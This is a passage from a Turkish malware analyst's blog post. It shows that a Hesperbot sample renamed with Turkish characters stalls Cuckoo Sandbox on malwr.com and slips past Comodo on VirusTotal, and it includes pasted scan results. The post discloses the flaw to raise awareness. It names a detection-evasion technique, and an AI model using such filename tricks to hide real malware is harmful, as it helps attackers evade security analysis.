ilerlemeliyim ?" sorularını içeren e-postalara elimden geldiğince detaylı yanıtlar vermeye çalıştım. Eğitici ve öğretici yazıların ve sunumların yetersiz kaldığı noktaları doldurabilme adına, [Zararlı Yazılım Analizi 101 dersi](#) (2014 Şubat ayı itibarıyla) vermek için Bahçeşehir Üniversitesi'nin Siber Güvenlik Yüksek Lisans Programı'na katıldım.

2013 yılını, geçtiğimiz günlerde keşfettiğim, çam sakızı çoban armağanı bir zafiyetle kapatmak istedim. Herkesin bildiği gibi zararlı yazılım analizinde, en kısa sürede sonuca yani zararlı yazılımın sistem, ağ üzerindeki etkisini anlamak için çeşitli dinamik, statik, kod ve bellek analiz yöntemlerinden faydalanırız. Dinamik analizde kum havuzları (sandbox), analizin olmazsa olmazlarındandır. Özellikle açık kaynak kodlu [Cuckoo Sandbox](#), (çevrimiçi sürümü ile [Malwr](#)) bu analizin vazgeçilmezidir. Ancak her zaman söylenildiği gibi dinamik ve statik kod analizi yapılmadığı sürece sistemsel dinamik analiz ile elde edilen bilgilerin doğruluğundan tam olarak emin olamazsınız.

Bunu farklı bir örnekle ortaya koymak ve bu konuda farkındalığı arttırmaya yardımcı olabilmek adına malwr.com'da hizmet veren Cuckoo Sandbox ile biraz oynamaya başladım. Güvenlik testlerinden bugüne dek tecrübe ettiğim kadarıyla çoğunlukla çevrimiçi, çevrimdışı olsun, dışarıdan dosya kabul eden benzer uygulamalar, sistemler, Türkçe karakter içeren dosya isimlerini çözümlemede (parse) sıkıntı yaşayabiliyorlar. Hesperbot salgınından elde ettiğim örnek zararlı yazılımın adını değiştirip (fatura.exe dosyasının adını faturaÜ Ü Ü.exe olarak değiştirdim) malwr.com'a göndermeye başladıktan kısa bir süre sonra dosya isminin sonunda Ü Ü Ü olduğu taktirde malwr.com'da gerçekleşen analizin kısır döngüye girdiğini ve analizin sonlanmadığını farkettim. Dosyayı çevrimdışı olarak Cuckoo Sandbox ile analiz etmeye çalıştığımda da bir hata ile karşılaştım.

Günler önce faturaÜ Ü Ü.exe dosyasının, üzerinde Cuckoo Sandbox çalışan malwr.com adresine gönderilmiş ve hala kısır döngüde kalmış analizine [buradan](#) ulaşabilirsiniz.



Tabii diyeceksiniz ki adını fatura.exe yapıp yollasam analiz başarıyla tamamlanmayacak mı ? Tamamlanacak fakat zararlı yazılım çalıştıktan sonra hangi isim altında çalışıp ona göre zararlı fonksiyonları çağıraksa şekilde tasarlanmış olsaydı o da çözüm olamayacaktı kısaca kod analizi yapmadan her zaman bu tür yöntemlerle analizin atlatılması, farklı sonuçlar üretmesi mümkün olabiliyor.

Cuckoo/Malwr dışında bu iki zip dosyasını VirusTotal'a da gönderip orada da ilginç bir durumla karşılaşmış olabileceğime bakmak istedim. 2 dosyayı da ayrı ayrı VirusTotal'a gönderip rapora baktığımda, fatura_normal.zip (36/49) ile fatura_bypass.zip (35/49) için üretilen raporlarda, Comodo antivirüs yazılımının farklı sonuç ürettiğini gördüm. fatura_normal.zip dosyasını zararlı olarak tespit edebiliyorken, fatura_bypass.zip için dosyanın güvenli olduğunu raporluyordu.

Antivirus scan for bc1253: x New Tab
https://www.virustotal.com/en/file/0f7e8e66b1af6538f4c6c16d8ae05ce76a3eefed9b1c3bad33f2db2703b349b/analysis/1387960134/

SHA256: 0f7e8e66b1af6538f4c6c16d8ae05ce76a3eefed9b1c3bad33f2db2703b349b
File name: fatura_normal.zip
Detection ratio: 36 / 49
Analysis date: 2013-12-25 08:28:54 UTC (44 minutes ago)

Analysis Additional information Comments Votes

Antivirus	Result	Update
Ad-Aware	Trojan.GenericKD.1437245	20131225
Agnitum	Trojan.VeeisofRtpDglq5w0	20131224
AhriLab-V3	Trojan.Win32.Zbot	20131224
AntiVir	TR/Spy.ZBot.8581754	20131224
Antiy-AVL	Backdoor.Win32.Pushdo	20131224
Avast	Win32.Crypt-QH1 [Trj]	20131225
AVG	Downloader.Agent2.BRXW	20131224
Baidu-International	Trojan.Win32.Veeisof.aB	20131213
BitDefender	Trojan.GenericKD.1437245	20131225
Blkav		20131225
ByteHero		20130613
CAT-QuickHeal		20131222
ClamAV		20131225
CMC		20131224
Commtouch		20131225
Comodo	Trojan.Win32.Injector.ASD	20131225

Antivirus scan for bc1253: x Antivirus scan for 441c3b: x
https://www.virustotal.com/en/file/d26e74506fec76e3e68559b7518405032606553e17d0501a764481d1aa96d9b/analysis/1387960245/

SHA256: d26e74506fec76e3e68559b7518405032606553e17d0501a764481d1aa96d9b
File name: fatura_bypass.zip
Detection ratio: 35 / 49
Analysis date: 2013-12-25 08:30:45 UTC (56 minutes ago)

Analysis Additional information Comments Votes

Antivirus	Result	Update
Ad-Aware	Trojan.GenericKD.1437245	20131225
Agnitum	Trojan.VeeisofRtpDglq5w0	20131224
AhriLab-V3	Trojan.Win32.Zbot	20131224
AntiVir	TR/Spy.ZBot.8581754	20131224
Antiy-AVL	Backdoor.Win32.Pushdo	20131224
Avast	Win32.Crypt-QH1 [Trj]	20131225
AVG	Downloader.Agent2.BRXW	20131224
Baidu-International	Trojan.Win32.Veeisof.aB	20131213
BitDefender	Trojan.GenericKD.1437245	20131225
Blkav		20131225
ByteHero		20130613
CAT-QuickHeal		20131222
ClamAV		20131225
CMC		20131224
Commtouch		20131225
Comodo		20131225

Kıssadan hisse, zararlı yazılım analizi için sistemselsel, davranışsal analiz evet kısa sürede size birçok ipucu verebiliyorken, kolaylıkla atlatılabileceği ve duruma göre farklı sonuçlar üretileceği hiçbir zaman unutulmamalıdır.

Bu vesileyle herkesin yeni yılını kutlar, 2014 yılını herkese sağlık, mutluluk ve başarı getirmesini dilerim :)